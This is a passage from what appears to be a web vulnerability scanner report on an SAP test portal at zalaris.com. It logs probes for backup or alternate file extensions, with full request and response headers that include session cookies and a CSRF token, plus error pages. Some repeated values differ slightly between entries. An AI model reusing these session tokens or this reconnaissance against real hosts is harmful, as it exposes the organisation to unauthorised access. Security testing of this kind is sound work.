https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004bb48d}<br><hr>
Thu Jun 30 12:57:50 2022

</body></html>

```

23.125. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.war

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.war?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 95590

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/ckts.js.war?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:58:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.126. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.wim

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.wim?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/hsqv.js.wim?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:58:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
```

```
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.127. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.xz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.xz?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowld = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/rcn.js.xz?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
```



```
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:58:02 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {0003b69e}<br><hr>
Thu Jun 30 12:58:02 2022

</body></html>
```

23.128. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js1

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js1?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
